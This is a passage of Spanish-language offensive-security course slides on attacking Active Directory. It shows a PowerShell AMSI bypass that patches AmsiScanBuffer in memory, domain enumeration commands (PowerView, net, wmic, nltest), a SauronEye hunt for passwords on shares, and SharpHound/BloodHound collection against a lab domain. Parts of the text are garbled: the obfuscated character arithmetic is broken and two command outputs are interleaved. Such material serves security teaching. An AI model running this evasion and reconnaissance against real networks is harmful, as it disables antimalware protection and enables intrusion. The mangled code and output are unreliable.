>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>     [DllImport("kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>     [DllImport("kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr newSize, uint dwNewProtect, out UIntPtr lpflOldProtect);
>> }
>> @"
PS C:\Users\User> PS C:\Users\User> Add-Type $amsiutils
PS C:\Users\User> PS C:\Users\User> $mliupg = [dwutp]::LoadLibrary(`$([char](0x61)+[char](0x6d)-[char](0x73)-[char](105-43)-[char](7-39)`+[char](108)-[char](108)-[char](0x6c))`)
PS C:\Users\User> PS C:\Users\User> $dwutp = [dwutp]::GetProcAddress(`$mliupg, `$([char](65-63)+[char](0x6d)-[char](115-96-96)-[char](105-43)-[char](0x69)`+[char](0x6e)-[char](105-53)-[char](99-54-54)-[char](0x61)-[char](110)-[char](0x42)-[char](0x75)-[char](0x66)-[char](114-112-112))`)
PS C:\Users\User> PS C:\Users\User> $p = 0
PS C:\Users\User> PS C:\Users\User> [dwutp]::VirtualProtect($hfoewp, [uint32]5, 0x40, [ref]$p)
True
PS C:\Users\User> PS C:\Users\User> $bfrc = "0x8B"
PS C:\Users\User> PS C:\Users\User> $eonk = "0x57"
PS C:\Users\User> PS C:\Users\User> $smsh = "0x00"
PS C:\Users\User> PS C:\Users\User> $snsx = "0x07"
PS C:\Users\User> PS C:\Users\User> $bzio = "0x80"
PS C:\Users\User> PS C:\Users\User> $zetc = "0xC3"
PS C:\Users\User> PS C:\Users\User> $xysq = [Byte[]] ($bfrc,$eonk,$smsh,$snsx,$bzio,$zetc)
PS C:\Users\User> PS C:\Users\User> [System.Runtime.InteropServices.Marshal]::Copy($xysq, 0, $hfoewp, 6)
PS C:\Users\User> PS C:\Users\User> amsiutils
amsiutils: El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta es correcta e inténtelo de nuevo.
En linea: 1 Carácter: 1
+ amsiutils
+
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Amsiutils es el "EICAR de AMSI"

* Salvo que el propio AMSI o el antimalware lo evite


Referencias

1. [PowerShell 101](#)
2. [15 Ways to Bypass the PowerShell Execution Policy](#)
3. [Powershell Constrained Language Mode](#)
4. [Cómo funciona AMSI](#)
5. [Repositorio con herramientas de hacking para ejecutar en PowerShell](#)
6. [Rasta Mouse AMSI Bypass](#)
7. [C#](#)
8. [C# II](#)
9. [Rasta Mouse AMSI Bypass](#)
10. [Manual AMSI Bypass](#)
11. [AMSI Bypass W11](#)

3.

Reconocimiento y enumeración en un Directorio Activo

Enumeración en Directorio Activo



- **Objetivo:** conocer cuál es la situación actual, además de saber a qué elementos podemos tener acceso y a cuáles de ellos nos interesa acceder.

Enumeración en AD

- Es el proceso de extracción de información del Directorio Activo. Nos ayuda a situarnos dentro del AD, reconocer usuarios y máquinas de interés, identificar vulnerabilidades, calcular caminos de ataque, etc.
- Imprescindible para comprometer un Directorio Activo.
- Elementos a enumerar:
 - **Objetos** - Usuarios, grupos, equipos, sesiones, shares, propiedades, etc.
 - **GPOs** - Políticas del Dominio: características de seguridad, cambios de registro, instalación de software, preferencias de sistema, etc.
 - **ACLs** - Controles de acceso a objetos y recursos (permisos de lectura, modificación, etc.)




PS nativo


(Limitado y
complejo)



PowerView



AD Module



ADRecon



BloodHound

Enumeración manual - Comandos útiles

- Identificar los Controladores de Dominio

```
Get-NetDomainController #[PowerView]
```

```
Get-ADDomainController #[AD Module]
```

- Obtener los grupos que contengan la palabra "admin"

```
Get-NetGroup *admin* #[PowerView]
```

```
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name #[AD Module]
```

- Obtener los usuarios del grupo "Domain Admins"

```
Get-NetGroupMember -GroupName "Domain Admins" -Recurse #[PowerView]
```

```
Get-ADGroupMember -Identity "Domain Admins" -Recursive #[AD Module]
```

Enumeración manual - Comandos útiles

- Identificar los Controladores de Dominio

```
nltest /dclist:<dominio> #[CMD]
```

```
net group "domain controllers" /domain #[CMD]
```

```
Get-ADDomainController -Discover -Domain "contoso.local" #[RSAT PowerShell]
```

- Obtener el nombre de los Administradores de Dominio

```
net group "Domain Admins" /domain #[CMD]
```

```
Get-ADGroupMember -Identity "Domain Admins" #[RSAT PowerShell]
```

- Listar todos los usuarios de Dominio

```
net user /domain #[CMD]
```

```
wmic useraccount list brief #[CMD]
```

```
wmic useraccount list /format:list #[CMD]
```

```
wmic useraccount where "Disabled=0 AND LocalAccount=1" get Name #[CMD]
```

```
PS C:\> Get-ADGroupMember -Identity "Admins. del Dominio"

distinguishedName : CN=Administrador,CN=Users,DC=Secrets,DC=cult
name : Administrador
objectClass : user
objectGUID : c8d9fd72-64e6-49c0-8429-30156dfa129f
SamAccountName : Administrador
SID : S-1-5-21-405225272-940700511-1267942284-500

distinguishedName : CN=cgauss,CN=Users,DC=Secrets,DC=cult
name : cgauss
objectClass : user
objectGUID : 690788da-5aa9-42a3-bd05-fb0e585adc26
SamAccountName : cgauss
SID : S-1-5-21-405225272-940700511-1267942284-1107
```

```
PS C:\> wmic useraccount list /format:list
```

```
AccountType=512
Description=Cuenta integrada para la administración del equipo o dominio
Disabled=FALSE
Domain=SECRETS
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Administrador
PasswordChangeable=TRUE
PasswordExpires=FALSE
PasswordRequired=TRUE
SID=S-1-5-21-405225272-940700511-1267942284-500
SIDType=1
Status=OK
```

Enumeración manual - Comandos útiles

- Listar todos los grupos de Dominio

```
net group /domain #[CMD]
```

```
wmic group list brief #[CMD]
```

- Información sobre las GPOs desplegadas en el equipo:

```
gpresult /r #[CMD]
```

- Información sobre el Bosque:

```
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest() #[PowerShell]
```

```
Get-ADForest #[RSAT PowerShell]
```

- Información sobre las relaciones de confianza del Dominio y del Bosque:

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships() #[PowerShell]
```

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object  
System.DirectoryServices.ActiveDirectory.DirectoryContext('Forest', 'forest-of-interest.local')))).GetAllTrustRelationships()
```

```
# [PowerShell]
```

```
nltest /domain_trusts #[CMD]
```

```
C:\Users\Administrador>gpresult /r

Herramienta de resultados para la Directiva de grupos del
sistema operativo Microsoft (R) Windows (R) v2.0
© 2018 Microsoft Corporation. Todos los derechos reservados.

Creado el 29/05/2022 a las 13:18:08

RSOP datos para SQL-01\Administrador en SQL-01 : modo de inicio de sesión
-----
Configuración del sistema operativo: Servidor miembro
Versión del sistema operativo: 10.0.17763
Nombre de sitio: Default-First-Site-Name
Perfil móvil: n/a
Perfil local: C:\Users\Administrador
¿Conectado a un vínculo de baja velocidad?: No

CONFIGURACIÓN DE EQUIPO
-----
CN=SQL-01,CN=Computers,DC=Secrets,DC=math,DC=cult
Última vez que se aplicó la Directiva de grupo: 29/05/2022 a las 13:17:43
Directivas de grupo aplicadas desde DC-02.Secrets.math.cult
Umbraal del vínculo de baja velocidad de las Directivas de grupo: 500 kbps
Nombre de dominio: SECRETS
Tipo de dominio: Windows 2008 o posterior

Objetos de directiva de grupo aplicados
-----
Default Domain Policy
Registry
Block Local Administrator
Enable WinRM
RDP
```

Enumeración manual - Comandos útiles

- Buscar las máquinas del Dominio donde el usuario actual es admin local (sólo con PowerView)

`Find-LocalAdminAccess -Verbose`

- Buscar las máquinas del Dominio donde un Domain Admin tiene sesiones (sólo con PowerView)

`Invoke-UserHunter #Añadimos -GroupName "RDPUsers" si queremos buscar usuarios de otro grupo`

- Identificar los shares SMB en el Dominio (sólo con PowerView)

`Invoke-ShareFinder -ExcludePrint -ExcludeIPC -CheckShareAccess -Verbose | Out-File -Encoding ascii .\found_shares.txt`

- Este último fichero puede servir para alimentar otras herramientas de búsqueda de ficheros como [SauronEye](#):


`.\SauronEye.exe --filetypes= bat txt doc docx conf --keywords= password --contents -d "\\\share1\\folder1" -d "\\\share2\\folder2" -d [...] | Tee-Object sauron_out.txt`

Enumeración manual: PowerView vs AD Module

- [PowerView](#) es el módulo de enumeración de la suite [PowerSploit](#) (fuera de soporte, pero funcional).
 - Se recomienda usar la rama dev, dado que es la más actualizada.
- PowerView es identificado como malicioso por muchas soluciones antimalware. Es necesario evadir las protecciones del sistema (principalmente AMSI).
- [AD Module](#) está firmado por Microsoft, por lo que es difícil que sea detectado por soluciones antimalware. Por esto mismo, se puede usar en el modo de lenguaje restringido (Constrained Language Mode) de PowerShell.
- La enumeración con PowerView es más potente que con AD Module. Además, permite realizar ciertas acciones más allá de enumerar (impersonar usuarios, búsqueda de privilegios de admin para un usuario sobre todo el Dominio, etc.)

Enumeración automática - PingCastle


- PingCastle es una herramienta desarrollada por Vincent Le Toux que permite realizar una check de salud sobre un Directorio Activo.
- Consiste en un pequeño binario que podemos ejecutar desde el contexto de un usuario de Directorio Activo para generar un informe en HTML.
- En dicho informe, se presentan una serie de resultados cruzados con una metodología propia. A su vez, cada control presenta una serie de enlaces a metodologías externas como Mitre y ANSSI.
- Desde un punto de vista ofensivo, es un binario firmado y no categorizado como malicioso que permite, de un vistazo, saber el nivel de madurez de un AD.



```

C:\Users\Administrador\Downloads\PingCastle_3.2.0.0\PingCastle.exe
\---o--- PingCastle (Version 3.2.0.0 08/02/2024 21:08:54)
 \ / \--> Get Active Directory Security at 80% in 20% of the time
  \ \ , ' End of support: 2025-07-31
   o---o
    \ , ' Vincent LE TOUX (contact@pingcastle.com)
     v twitter: @mysmartlogon https://www.pingcastle.com
What do you want to do?
=====
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
 1-healthcheck-Score the risk of a domain
 2-azuread -Score the risk of AzureAD
 3-conso -Aggregate multiple reports into a single one
 4-carto -Build a map of all interconnected domains
 5-scanner -Perform specific security checks on workstations
 6-export -Export users or computers
 7-advanced -Open the advanced menu
 0-Exit
=====
This is the main functionnality of PingCastle. In a matter of minutes, it produces a report which will give you an overview of your Active Directory security. This report can be generated on other domains by using the existing trust links.

```



Enumeración automática - ADRecon

- [ADRecon](#) automatiza la enumeración de un entorno AD a través de LDAP, devolviendo un informe en formato Excel, incluyendo vistas resumidas con métricas para facilitar el análisis.
- Se puede ejecutar desde cualquier estación de trabajo que esté conectada al Dominio, con cualquier usuario estándar del Dominio (sin privilegios). Algunas enumeraciones pueden requerir cuentas de usuario con privilegios.

[.\ADRecon.ps1](#)

[.\ADRecon.ps1 -GenExcel <ADRecon_output_folder>](#) #Generar el .xlsx, si en el equipo en Dominio no hay Excel

The screenshot displays the ADRecon application interface. At the top, there's a navigation bar with tabs like Domain, Site, Name, IPv4Address, Operating System, Hostname, Infra, Naming, Schema, RID, PDC, SMB Port Open, SMB1(NT LM 0.12), SMB2(0x0202), SMB2(0x0210), SMB3(0x0300), SMB3(0x0302), SMB3(0x0311), and SMB Signing. Below the navigation bar are several buttons: User SPNs, Group Members, Groups, OUs, Computers, Computer SPNs, DNS Zones, DNS Records, gPLinks, GPOs, Group Changes, Domain Controllers (which is selected), Default Password Policy, SchemaHistory, Sites, Trusts, Domain, Forest, and About ADRecon.

The main area contains two tables and a chart. The first table is titled "Users" and shows a list of users with columns for Username, Name, Enabled, Logon Age (days), Password Age (days), Dormant (> 90 days), Account Locked Out, and Password Expired. The second table is titled "Operating System" and shows a list of operating systems with columns for Operating System and Count. To the right of these tables is a bar chart titled "Operating Systems in AD" showing the count of various Windows versions. The chart includes labels for each bar: Windows 10 Enterprise N 10.0 (19043) [386], Windows 10 Enterprise N 10.0 (18363) [161], Windows Server 2019 Standard 10.0 (17763) [74], Windows Server 2016 Standard 10.0 (14393) [57], Windows 10 Enterprise R2 Standard 6.3 (9600) [24], Windows 10 Enterprise N 10.0 (19042) [20], Windows 10 Enterprise N 2016 LTSB 10.0 (14393) [19], Windows 10 Enterprise 10.0 (19043) [7], Windows Server 2012 Standard 6.2 (9200) [6], Windows 10 Pro 10.0 (19043) [5], Windows 10 Enterprise N 10.0 (18362) [3], Windows 10 Pro N for Workstations 10.0 (19043) [3], Windows 7 Enterprise N Service Pack 1 6.1 (7601) [2], Windows 10 Enterprise 10.0 (18363) [1], Windows 10 Enterprise N 10.0 (17763) [1], Windows 10 Pro 10.0 (19042) [1], and Windows 10 Enterprise 10.0 (15063) [1]. The total count is 771.

At the bottom, there's another navigation bar with tabs: Group Name, Member UserName, Member Name, Admins. del dominio, Administrador, Administrador, Admins. del dominio, cgauss, Carl Gauss, and Group Members (which is selected). This section also includes buttons for Users, User SPNs, Groups, OUs, Computers, Computer SPNs, DNS Zones, and DN.

3.1

BloodHound

Enumeración automática - BloodHound

[BloodHound](#) es la herramienta de enumeración ofensiva en Directorio Activo. Desarrollada por [Specter Ops](#).

Actualmente dispone de dos versiones:

- BloodHound Community Edition – El BH de toda la vida, disponible en GitHub.
- [BloodHound Enterprise](#) – El BH pro, de pago, donde están expandiéndose a Azure/Entra ID.

La versión gratuita y la profesional comparten código base, por lo que tiene pinta que irán añadiendo las funcionalidades de la versión de pago poco a poco.




Enumeración automática - BloodHound

- [BloodHound](#) utiliza la teoría de grafos para revelar las relaciones dentro de un entorno de Active Directory.
- Visualización de los datos almacenados en la base de datos orientada a grafos Neo4j.
- Permite visualizar cómodamente las características y relaciones de los objetos del AD.

```
PS C:\> Get-NetUser -Identity "alovelace"
PowerView

LogonCount : 11
BadPasswordTime : 28/05/2021 22:28:51
DistinguishedName : CN=Ada Lovelace,CN=Users,DC=MATH,DC=cult
ObjectClass : {top, person, organizationalPerson, user}
DisplayName : Ada Lovelace
LastLogonTimestamp : 04/01/2022 5:01:48
UserPrincipalName : alovelace@MATH.cult
Name : Ada Lovelace
ObjectSID : S-1-5-21-3361287426-1914555329-2579995729-1113
SamAccountName : alovelace
CodePage : 0
SamAccountType : USER_OBJECT
AccountExpires : NEVER
CountryCode : 0
WhenChanged : 04/01/2022 4:01:48
InstanceType : 4
UsnCreated : 25567
ObjectGUID : 93d7c88f-daca-4024-9ca4-e755834f8048
SN : PS C:\> Get-NetGroup -UserName "alovelace"

LastLogoff : 
ObjectCategory : 
DsCreated : usnCreated : 12348
GroupType : GLOBAL_SCOPE, SECURITY
GivenName : 
MemberOf : samAccountName : Usuarios del dominio
LastLogon : 29/05/2021 9:07:33
BadPwdCount : objectsID : S-1-5-21-3361287426-1914555329-2579995729-513
CN : objectClass : {top, group}
UserAccountControl : usnChanged : 33807
WhenCreated : dsCreatePropagationData : {05/2021 8:13:37, 01/01/1601 0:00:01}
PrimaryGroupID : memberOf : CN=Usuarios,CN=BuiltIn,DC=MATH,DC=cult
PwdLastSet : isCriticalSystemObject : True
UsnChanged : distinguishedName : CN=Usuarios del dominio
Description : Todos los usuarios del dominio
Name : Usuarios del dominio
WhenCreated : instanceType : 4
ObjectGUID : 3a2486e6-47f0-4a06-b207-b43c4f950784
ObjectCategory : CN=Group,CN=Schema,CN=Configuration,DC=MATH,DC=cult
UsnCreated : 28754
GroupType : GLOBAL_SCOPE, SECURITY
SamAccountName : GROUP_OBJECT
SamAccountName : Desarrollo
WhenChanged : 20/05/2021 17:13:30
ObjectSID : S-1-5-21-3361287426-1914555329-2579995729-1605
ObjectClass : {top, group}
CN : usnChanged : 45514
DsCreatePropagationData : {20/05/2021 17:13:30, 28/05/2021 20:14:14, 01/01/1601 0:00:00}
Name : Desarrollo
DistinguishedName : CN=Desarrollo,CN=Users,DC=MATH,DC=cult
```



BloodHound: Instalación y configuración (old version)

- En Kali/Parrot Security:

```
sudo apt install bloodhound
sudo mkdir /usr/share/neo4j/logs #Si da error
sudo neo4j start
# Cambiamos la contraseña accediendo a http://localhost:7474/ (neo4j:neo4j)
bloodhound #Sin sudo
# Introducimos credenciales de Neo4j
```

- En otras distribuciones Linux, MacOS o Windows:

- <https://bloodhound.readthedocs.io/en/latest/installation/windows.html>

BloodHound: Ingesta y carga de datos


- Ingesta de datos mediante [SharpHound](#).
- .\SharpHound.ps1

Invoke-BloodHound -CollectionMethod All

```
Windows PowerShell
PS C:\Users\akolgomorov\Desktop> .\sharphound.ps1
PS C:\Users\akolgomorov\Desktop> Invoke-BloodHound -CollectionMethod All
Initializing SharpHound at 13:43 on 04/01/2022
-----
Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container
[+] Creating Schema map for domain MATH.CULT using path CN=Schema,CN=Configuration,DC=MATH,DC=cult
[+] Cache File Found! Loaded 124 Objects in cache
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 77 MB RAM
Status: 73 objects finished (+73 36.5)/s -- Using 82 MB RAM
Enumeration Finished in 00:00:02.1598146
Compressing data to C:\Users\akolgomorov\Desktop\20220104134303_BloodHound.zip
You can upload this file directly to the UI

